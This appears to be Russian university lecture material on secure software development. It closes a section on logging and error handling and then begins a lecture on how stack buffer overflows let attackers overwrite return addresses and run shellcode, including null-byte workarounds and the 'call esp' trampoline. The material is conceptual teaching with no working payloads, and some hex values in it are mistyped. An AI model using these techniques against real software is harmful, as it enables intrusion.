Необходимо классифицировать данные в вашей системе и определить, к какому уровню критичности относится каждый блок данных. Каждая категория данных затем может быть соотнесена с правилами защиты, определяемыми для каждого уровня критичности. Например, публичная маркетинговая информация, не являющаяся конфиденциальной, может быть отнесена к общедоступным данным, которые можно размещать на общедоступном сайте. Номера кредитных карт можно отнести к персональным данным пользователей, которые требуют шифрования при их хранении или передаче.

#### Шифрование передаваемых данных

При передаче конфиденциальных данных через любую сеть необходимо применять сквозную защиту соединений (или шифрование). TLS безоговорочно является самым распространенным и поддерживаемым криптографическим протоколом, обеспечивающим безопасность соединений. Он используется во многих сферах (веб-приложения, веб-службы, мобильные приложения) для безопасной передачи данных по сети. Для обеспечения безопасности соединений TLS необходимо правильно настроить.

Основная польза от протокола TLS — это защита данных веб-приложений от несанкционированного доступа и изменений при их передаче между клиентами (веб-браузерами) и сервером веб-приложения, а также между сервером веб-приложения и внутренним сервером или другими, не относящимися к браузеру, компонентами организации.

#### Шифрование хранимых данных

Первое правило управления конфиденциальными данными — избегать хранения конфиденциальных данных, когда это возможно. Если сохранять конфиденциальные данные необходимо, то убедитесь в наличии у них криптографической защиты от несанкционированного доступа и изменений.

Криптография является одной из самых передовых областей информационной безопасности, ее понимание требует обширных знаний и опыта. Трудно выбрать какое-то одно единственное решение, поскольку существует множество разных подходов к шифрованию, и каждый из них имеет свои преимущества и недостатки, которые веб-архитекторы и веб-разработчики должны четко понимать. Более того, серьезное криптографическое исследование обычно основывается на высшей математике и теории чисел, что создает высокий входной порог.

#### **C9: Внедрение журналирования и мониторинга событий безопасности**

Большинство разработчиков уже используют журналирование при отладке и диагностике. Также важно регистрировать события безопасности (данные, связанные с обеспечением безопасности) во время работы приложения. Мониторинг — это «живой» анализ приложения и журналов безопасности с помощью различных средств автоматизации. Такие же инструменты и шаблоны могут применяться к выполняемым операциям, отладке и обеспечению безопасности.

#### Польза от журналирования событий безопасности

Журналы регистрации событий безопасности могут быть использованы для:

снабжения системы обнаружения атак данными;  
анализа и расследования инцидентов;  
выполнения требований регулирующих органов.

#### Реализация журналирования событий безопасности

Ниже представлены рекомендации по реализации журналирования событий безопасности.

Используйте стандартные формы и способы регистрации событий в системе и между системами вашей организации. Примером стандартной платформы для регистрации событий являются службы журналирования Apache (Apache Logging Services), которые обеспечивают совместимость журналирования между приложениями на Java, PHP, .NET и C++.

Не регистрируйте слишком много или слишком мало данных. Например, убедитесь в обязательной регистрации временных меток и идентификационных данных, таких как IP-адрес источника и идентификатор пользователя, но никогда не записывайте персональные или конфиденциальные данные.

Обратите особое внимание на синхронизацию времени между узлами для обеспечения согласованности временных меток.

Журналирование с целью обнаружения атак и противодействия им

Используйте журналирование для определения активности, указывающей на вредоносный характер действий пользователя. Потенциально опасная активность, подлежащая регистрации:

вводимые данные находятся за пределами ожидаемого числового диапазона;

вводимые данные модифицируют компоненты, которые должны оставаться неизменными (список выбора, поля флагков, прочие компоненты с ограниченным вводом);

запросы, нарушающие правила управления доступом на стороне сервера;

более подробный список маркеров атак можно найти здесь.

Когда приложение обнаруживает подобную активность, оно должно как минимум зарегистрировать это событие и отметить его как опасное. В идеале приложение должно оказать противодействие атаке, например, путем аннулирования сессии пользователя и блокировки его учетной записи. Механизм противодействия позволяет программе реагировать на обнаруживаемые атаки в реальном времени.

#### C10: Обязательная обработка всех ошибок и исключений

Обработка исключений позволяет приложению реагировать на разные ошибки (например, сбой сети или подключения к базе данных) различными способами. Корректная обработка исключений и ошибок просто необходима для обеспечения надежности и безопасности вашего кода.

Ошибки и исключения обрабатываются на всех уровнях приложения, включая критическую бизнес-логику, функции безопасности и фреймворки.

Обработка ошибок также важна с точки зрения обнаружения атак. Некоторые атаки на приложения могут вызывать ошибки, позволяющие обнаружить атаку в процессе ее проведения.

Некорректная обработка ошибок

Исследователи из Университета Торонто выяснили, что даже небольшая оплошность при обработке ошибок или их игнорирование может привести к критическим сбоям в работе распределенных систем.

Некорректная обработка ошибок может стать причиной различных уязвимостей.

Утечка данных. Разглашение конфиденциальной информации в сообщениях об ошибках может непреднамеренно помочь злоумышленникам. Например, сообщение, содержащее трассировку стека или подробности внутренней ошибки, может предоставить злоумышленнику данные о вашем окружении. Даже небольшие различия в обработке ошибок (например, сообщение о вводе некорректного имени пользователя или некорректного пароля при ошибке аутентификации) могут стать для атакующего источником важной информации. Как описывалось выше, необходимо обеспечить подробное журналирование ошибок для проведения расследований и отладки, но при этом избегать разглашения этих данных, особенно внешним клиентам.

Обход защиты TLS. Уязвимость Apple «goto fail» была следствием ошибки управления в коде обработки ошибок, которая приводила к полной компрометации TLS-соединений систем Apple.

Отказ в обслуживании. Отсутствие базовой обработки ошибок может привести к неработоспособности системы. Обычно это относительно простая в эксплуатации уязвимость. Другие проблемы с обработкой ошибок могут привести к повышенному использованию ресурсов ЦП или диска и таким образом ухудшить производительность системы.

### **Полезные советы**

Управляйте исключениями централизованно, чтобы избежать дублирования блокировок try/catch в коде. Убедитесь в корректной обработке непредвиденных режимов работы внутри приложения.

Убедитесь в том, что выводимые сообщения об ошибках не содержат критичных данных, но при этом содержат достаточно информации для соответствующего реагирования на них.

Обеспечьте журналирование исключений таким образом, чтобы специалисты из команды технической поддержки, контроля качества, расследования инцидентов или реагирования на атаки имели достаточно данных для решения проблемы.

Тщательно протестируйте и проверьте код обработки ошибок.

### **Заключение**

Данный документ необходимо рассматривать как отправную точку, а не как исчерпывающий набор методов и практик. Мы еще раз хотим отметить, что представленные материалы предназначены для ознакомления с основами разработки безопасного программного обеспечения.

При создании программы обеспечения безопасности приложений рекомендуется выполнить следующие шаги:



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт \_\_\_\_\_ комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор \_\_\_\_\_ Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## ЛЕКЦИЯ №9

«Безопасность бинарных приложений и написанных на интерпретируемых языках программирования. Ошибка типа «переполнение буфера»

Переполнение буфера (buffer overflow) давно известно в области компьютерной безопасности. Даже первый само-распространяющийся Интернет-червь — Червь Морриса 1988 года — использовал переполнение буфера в Unix-демоне finger для распространения между машинами. Двадцать семь лет спустя, переполнение буфера остаётся источником проблем. Разработчики Windows изменили свой подход к безопасности после двух основанных на переполнении буфера эксплойтов в начале двухтысячных. А обнаруженное переполнение буфера в Linux драйвере (потенциально) подставляет под удар миллионы домашних и SMB маршрутизаторов.

По своей сути, переполнение буфера является невероятно простым багом, происходящим из распространённой практики. Компьютерные программы часто работают с блоками данных, читаемых с диска, из сети, или даже с клавиатуры. Для размещения этих данных, программы выделяют блоки памяти конечного размера — буферы. Переполнение буфера происходит, когда происходит запись или чтение объёма данных большего, чем вмещает буфер.

На поверхности, это выглядит как весьма глупая ошибка. В конце концов, программа знает размер буфера, а значит, должно быть несложно удостовериться, что программа никогда не попытается положить в буфер больше, чем известный размер. И вы были бы правы, рассуждая таким образом. Однако переполнения буфера продолжают происходить, а результаты часто представляют собой катастрофу для безопасности.

Чтобы понять, почему происходит переполнение буфера — и почему результаты столь плачевны — нам нужно рассмотреть то, как программы используют память, и как программисты пишут код.

Мы рассмотрим, в первую очередь, переполнение стекового буфера (stack buffer overflow). Это не единственный вид переполнения, но оно является классическим и наиболее изученным видом)

### Стекируем

Переполнение буфера создаёт проблемы только в нативном коде — т.е. в таких программах, которые используют набор инструкций процессора напрямую, без посредников вроде Java или Python. Переполнения связаны с тем как процессор и программы в нативном коде управляют памятью. Различные операционные системы имеют свои особенности, но все современные распространённые платформы следуют общим правилам. Чтобы понять, как работают атаки, и какие бывают способы противодействия, сначала немного рассмотрим использование памяти.

Важнейшей концепцией является адрес в памяти. Каждый отдельный байт памяти имеет соответствующий числовой адрес. Когда процессор читает или записывает данные в основную память (ОЗУ, RAM), он использует адрес памяти того места, откуда происходит считывание или куда производится запись. Системная память используется не только для данных; она также

используется для размещения исполняемого кода, из которого состоит программа. Это означает, что каждая из функций запущенной программы также имеет адрес.

Изначально, процессоры и операционные системы использовали адреса физической памяти: каждый адрес памяти напрямую соотносился с адресом конкретного куска RAM. Хотя, некоторые части современных операционных систем всё ещё используют физические адреса, все современные операционные системы используют схему, именуемую виртуальной памятью.

При использовании виртуальной памяти, прямое соответствие между адресом памяти и физическим участком RAM отсутствует. Вместо этого, программы и процессор оперируют в виртуальном пространстве адресов. Операционная система и процессор совместно поддерживают соответствие (mapping) между адресами виртуальной и физической памяти.

Такая виртуализация позволяет использовать несколько важных функций. Первая и важнейшая — это *зацищённая память*. Каждый отдельный процесс получает свой *собственный* набор адресов. Для 32-битного процесса, адреса начинаются с нуля (первый байт) и идут до 4,294,967,295 (в шестнадцатеричном виде, 0xfffffff;  $2^{32} - 1$ ). Для 64-битного процесса, адреса продолжаются до 18,446,744,073,709,551,615 (0xffffffffffff;  $2^{64} - 1$ ). Таким образом, у каждого процесса есть свой собственный адрес 0, за ним свой адрес 1, свой адрес 2 и так далее.

Далее я буду говорить о 32-битных системах, если не указано иное. В данном аспекте разница между 32-битными и 64-битными несущественна; для ясности я буду придерживаться единой битности)

Поскольку каждый процесс получает свой собственный набор адресов, эта схема является простым способом предотвратить повреждение памяти одного процесса другим: все адреса к которым процесс может обращаться принадлежат только ему. Это гораздо проще и для самого процесса; адреса физической памяти, хотя они в широком смысле работают также (это просто номера, начинающиеся с нуля), имеют особенности, которые делают их несколько неудобными в использовании. Например, они обычно не-непрерывные; например, адрес 0x1ff8'0000 используется для памяти [режима системного управления](#) процессора — небольшой кусок памяти, недоступный обычным программам. Память PCIe-карт также находится в этом пространстве. С адресами виртуальной памяти таких неудобств нет.

Что же находится в адресном пространстве процесса? Говоря в общем, существуют четыре распространённых объекта, три из которых представляют для нас интерес. Неинтересный для нас блок, в большинстве операционных систем, — «ядро операционной системы». В интересах производительности, адресное пространство обычно разделяют на две половины, нижняя из которых используется программой, а верхняя занимается адресным пространством ядра. Половина, отданная ядру, недоступна из половины занятой программой, однако само ядро может читать память программы. Это является одним из способов передачи данных в функции ядра.

В первую очередь разберёмся с исполняемой частью и библиотеками, составляющими программу. Главный исполняемый файл (main executable) и все его библиотеки загружаются в адресное пространство процесса, и все составляющие их функции, таким образом, имеют адрес в памяти.

Вторая часть используемой программой памяти используется для хранения обрабатываемых данных и обычно называется [кучей \(heap\)](#). Эта область, например, используется для хранения редактируемого документа, или просматриваемой веб-страницы (со всеми её объектами JavaScrit, CSS и т.п.), или карты игры, в которую играют.

Третья и важнейшая часть — стек вызовов, обычно называемый просто стеком. Это самый сложный аспект. Каждый поток в процессе имеет свой стек. Это область памяти, используемая для одновременного отслеживания как текущей функции исполняемой в потоке, так и всех предшествующих функций — тех, что были вызваны, чтобы попасть в текущую функцию. Например, если функция *a* вызывает функцию *b*, а функция *b* вызывает функцию *c*, то стек будет содержать информацию об *a*, *b* и *c*, в таком порядке.

Стек вызовов является специализированной версией структуры данных, называемой «стеком». Стеки являются структурами переменной длины, предназначенными для хранения объектов. Новые объекты могут быть добавлены (*pushed*) в конец стека (обычно называемого «вершиной» стека) и объекты могут быть сняты (*popped*) со стека. Только вершина стека подлежит изменению с использованием *push* и *pop*, таким образом, стек устанавливает строгий порядок сортировки: объект, который последним положили в стек, будет тем, который будет снят с него следующим.

Важнейшим объектом, хранимым в стеке вызовов, является адрес возврата (*return address*). В большинстве случаев, когда программа вызывает функцию, эта функция выполняет то, что должна (включая вызов других функций), а затем возвращает управление в функцию, которая её вызвала. Для возврата к вызывающей функции необходимо сохранить запись о ней: исполнение должно продолжаться с инструкции следующей *после* инструкции вызова. Адрес этой инструкции называется адресом возврата. Стек используется для хранения этих адресов возврата: при каждом вызове функции, в стек помещается адрес возврата. При каждом возврате, адрес снимается со стека и процессор начинает выполнять инструкцию по этому адресу.

Стековая функциональность является настолько базовой и необходимой, что большинство, если не все процессоры имеют встроенную поддержку этих концепций. Возьмём за пример процессоры x86. Среди регистров (небольших участков памяти в процессоре, доступных инструкциям), определённых в спецификации x86, два наиболее важных — *eip* (указатель инструкции — *instruction pointer*), и *esp* (указатель стека — *stack pointer*).

ESP всегда содержит адрес вершины стека. Каждый раз когда что-то добавляется в стек, значение *esp* уменьшается. Каждый раз, когда что-то снимается со стека, значение *esp* увеличивается. Это означает, что стек растёт «вниз»; по мере добавления объектов в стек, адрес хранимый в *esp* становится всё меньше и меньше. Несмотря на это, область памяти, на которую указывает *esp*, называется «вершиной стека».



EIP содержит адрес текущей инструкции. Процессор поддерживает значение eip самостоятельно. Он читает поток инструкций из памяти и изменяет значение eip соответственно, так что он всегда содержит адрес инструкции. В рамках x86 существует инструкция для вызова функций, *call*, а также инструкция для возврата — *ret*.


CALL принимает один операнд, адрес вызываемой функции (хотя есть несколько способов передать его). Когда выполняется *call*, указатель стека *esp* уменьшается на 4 байта (32 бита), и адрес инструкции следующей за *call* — адрес возврата — помещается в область памяти, на которую теперь указывает *esp*. Другими словами, адрес возврата помещается в стек. Затем, значением eip устанавливается равным адресу, переданному в качестве операнда *call*, и выполнение продолжается с этой точки.

RET производит обратную операцию. Простой *ret* не принимает operandов. Процессор сначала считывает значение по адресу памяти, хранимому в *esp*, потом увеличивает *esp* на 4 байт — снимает адрес возврата со стека. Значение помещается в eip, и выполнение продолжается с этого адреса.

**Если бы стек вызовов хранил только набор адресов возврата, проблемы бы не было.** Реальная проблема приходит со всем остальным, что кладут в стек. Так выходит, что стек — это быстрое и эффективное место хранения данных. Хранение данных в куче относительно сложно: программа должна отслеживать доступное в куче место, сколько занимает каждый из объектов и прочее. При этом работа со стеком проста: чтобы разместить немного данных, достаточно просто уменьшить значение указателя. А чтобы почистить за собой, достаточно увеличить значение указателя.

Это удобство делает стек логичным местом для размещения переменных, используемых функцией. Функции нужно 256 байт буфера, чтобы принять ввод пользователя? Легко, просто отнимите 256 от указателя стека — и буфер готов. В конце функции, просто прибавьте 256 к указателю, и буфер отброшен.

Однако, у такого подхода существуют ограничения. Стек не подходит для хранения очень больших объектов: общий объём доступной памяти обычно фиксирован при создании потока и, часто, составляет примерно 1МБ в объёме. Поэтому большие объекты *должны* быть помещены в кучу. Стек также не применим для объектов, которые должны существовать дольше, чем выполняется одна вызванная функция. Поскольку все размещения в стеке удаляются при выходе из функции, время жизни любого из объектов в стеке не превышает времени выполнения соответствующей функции. На объекты в куче это ограничение не распространяется, они могут существовать „вечно“.



Стековое хранилище используется не только для явно определяемых программистом переменных; стек также используется для хранения любых значений, нужных программе. Особенно остро это проявляется в x86. Процессоры на базе x86 не отличаются большим числом регистров (всего существует 8 целочисленных регистров, и некоторые из них, как уже упомянутые *eax* и *esp*, уже заняты), поэтому функции редко имеют возможность хранить все необходимые им значения в регистрах. Чтобы освободить место в регистрах, и при этом сохранить значение для последующего использования, компилятор поместит значение регистра в стек. Значение позднее может быть снято с регистра и помещено обратно в регистр. В жаргоне компиляторов, процесс сохранения регистров с возможностью последующего использования называется *spilling*.


Наконец, стек часто используют для передачи аргументов функциям. Вызывающая функция помещает каждый из аргументов по очереди в стек; вызываемая функция может снять их из стека. Это не единственный способ передачи аргументов — можно использовать и регистры, например, — но это один из наиболее гибких.

Набор объектов хранимых функцией в стеке — её собственные переменные, сохранённые регистры, любые аргументы, подготавливаемые для передачи в другие функции — называются „вложенным кадром“. Поскольку данные во вложенном кадре активно используются, полезно иметь способ простой адресации к нему.

Это возможно реализовать, используя указатель стека, но это несколько неудобно: указатель стека всегда указывает на вершину, и его значение меняется по мере помещения и снятия объектов. Например, переменная может сначала быть расположена на позиции esp+4. После того, как ещё два значения положили в стек, и переменная стала располагаться по адресу esp+12. Если снять со стека одно из значений, переменная окажется на esp+8.

Описанное не является неподъёмной задачей, и компиляторы способны с ней справиться. Однако это делает использование указателя стека для доступа к чему-либо кроме вершины „стрёмным“, особенно при написании на ассемблере вручную.

Для упрощения задачи, обычным делом является ведение второго указателя, который хранит адрес „дна“ (т.е. начала) каждого кадра — значение, известное как указатель вложенного кадра (frame pointer). И на x86 даже есть регистр, который для этого обычно используют, *ebp*. Поскольку его значение неизменно в пределах функции, появляется способ однозначно адресовать переменные функции: значение, лежащее по адресу *ebp*-4, будет оставаться доступно по *ebp*-4 всё время жизни функции. И это полезно не только для людей — дебаггерам проще разобраться, что происходит.



Скриншот из Visual Studio демонстрирует всё это в действии на примере простой программы для x86. На процессорах x86, регистр *esp* содержит адрес вершины стека, в данном случае 0x0019fee0 (выделено синим). (*Примечание автора: на платформе x86, стек растёт вниз, в направлении адреса памяти 0, однако эта точка всё равно сохраняет название „вершина стека“*). Показанная функция хранит в стеке только переменную *name*, выделенную розовым цветом. Это фиксированный буфер длиной 64 байта. Поскольку это единственная переменная, её адрес тоже 0x0019fee0, такой же, как у вершины стека.

В x86 также есть регистр *ebp*, выделенный красным, который (обычно) выделен для хранения указателя кадра. Указатель кадра размещается сразу за переменными стека. Сразу за указателем кадра лежит адрес возврата, выделенный зелёным. Адрес возврата ссылается на фрагмент кода по адресу 0x00401048. Эта инструкция следует сразу за вызовом (call),

демонстрируя то, как адрес возврата используется для продолжения исполнения там, где программа покинула вызывающую функцию.

NAME в приведённой иллюстрации относится как раз к тому роду буферов, которые регулярно переполняются. Его размер зафиксирован и составляет 64 байта. В данном случае, он заполнен набором чисел и завершается нулём. Из иллюстрации видно, что если в буфер name будет записано более 64 байт, то другие значения в стеке будут повреждены. Если записать на четыре байта больше, указатель кадра будет уничтожен. Если записать на восемь байт больше, то и указатель кадра, и адрес возврата будут перезаписаны.

Очевидно, что это ведёт к повреждению данных программы, но проблема с переполнением буфера куда серьёзнее: они ведут к выполнению [произвольного] кода. Это происходит потому, что переполненный буфер не просто перезапишет данные. Также могут оказаться перезаписаны более важные вещи, хранимые в стеке — адреса возврата. Адрес возврата контролирует то, какие инструкции процессор будет выполнять, когда закончит с текущей функцией; предполагается, что это будет какой-то адрес внутри вызывающей функции, но если это значение будет переписано переполнением буфера, оно может указывать куда угодно. Если атакующие могут контролировать переполнение буфера, то они могут контролировать и адрес возврата. Если они контролируют адрес возврата, они могут указать процессору, что делать дальше.

У процессора, скорее всего, нет красивой удобной функции „скомпрометировать машину“, которую бы запустил атакующий, но это не слишком важно. Тот же буфер, который используется для изменения адреса возврата, можно использовать для хранения небольшого куска исполнимого кода (shellcode, шеллкод), который, в свою очередь, скачает вредоносный исполняемый файл, или откроет сетевое соединение, или исполнит любые другие пожелания атакующего.

Традиционно, сделать это было тривиально просто, по причине, которая у многих вызывает удивление: обычно, каждая программа будет использовать одни и те же адреса в памяти при каждом запуске, даже если вы перезагружали машину. Это означает, что позиция буфера в стеке всякий раз будет одинакова, а значит и значение, используемое для искажения адреса возврата, каждый раз будет одинаково. Атакующему достаточно лишь выяснить этот адрес однажды, и атака сработает на любом компьютере, исполняющем уязвимый код.

### **Инструментарий атакующего**

В идеальном мире — с точки зрения атакующего — переписанный адрес возврата может быть просто адресом буфера. И это вполне возможно, когда программа читает данные из файла или из сети.

В других случаях, атакующий должен идти на хитрости. В функциях, обрабатывающих человеко-читаемый текст, байт с нулевым значением (null) часто имеет специальное значение; такой байт обозначает конец строки, и функции используемые для манипуляции строками — копирование, сравнение, совмещение — останавливаются, когда встречают этот символ. Это означает, что если шеллкод содержит ноль, эти процедуры его сломают.


Чтобы это обойти, атакующий может использовать различные приёмы. Небольшие фрагменты кода для конвертирования шеллкода с нулями в эквивалентную последовательность, избегающую проблемный байт. Так возможно пролезть даже через очень строгие ограничения;

например, уязвимая функция принимает на вход только данные, которые можно набрать со стандартной клавиатуры.

Собственно адрес стека часто содержит нули, и здесь есть сходная проблема: это означает, что адрес возврата нельзя записать адрес из стекового буфера. Иногда это не страшно, потому что некоторые из функций, используемых для заполнения (и, потенциально, переполнения) буферов сами пишут нули. Проявляя некоторую осторожность, их можно использовать, чтобы поместить нулевой байт точно в нужное место, устанавливая в адресе возврата адрес стека.

Но даже когда это невозможно, ситуация обходится окольными путями (*indirection*). Собственно программа со всеми своими библиотеками держит в памяти огромное количество исполняемого кода. Большая часть этого кода будет иметь „безопасный“ адрес, т.е. не будет иметь нулей в адресе.

Тогда, атакующему нужно найти подходящий адрес, содержащий инструкцию вроде *call esp* (x86), которая использует значение указателя стека в качестве адреса функции и начинает её исполнение, чем идеально подходит для шеллкода спрятанного в стековом буфере. Атакующий использует адрес инструкции *call esp* для записи в качестве адреса возврата; процессор сделает лишний прыжок через этот адрес, но всё равно попадёт на шеллкод. Этот приём с прыжком через другой адрес называется „трамплином“.



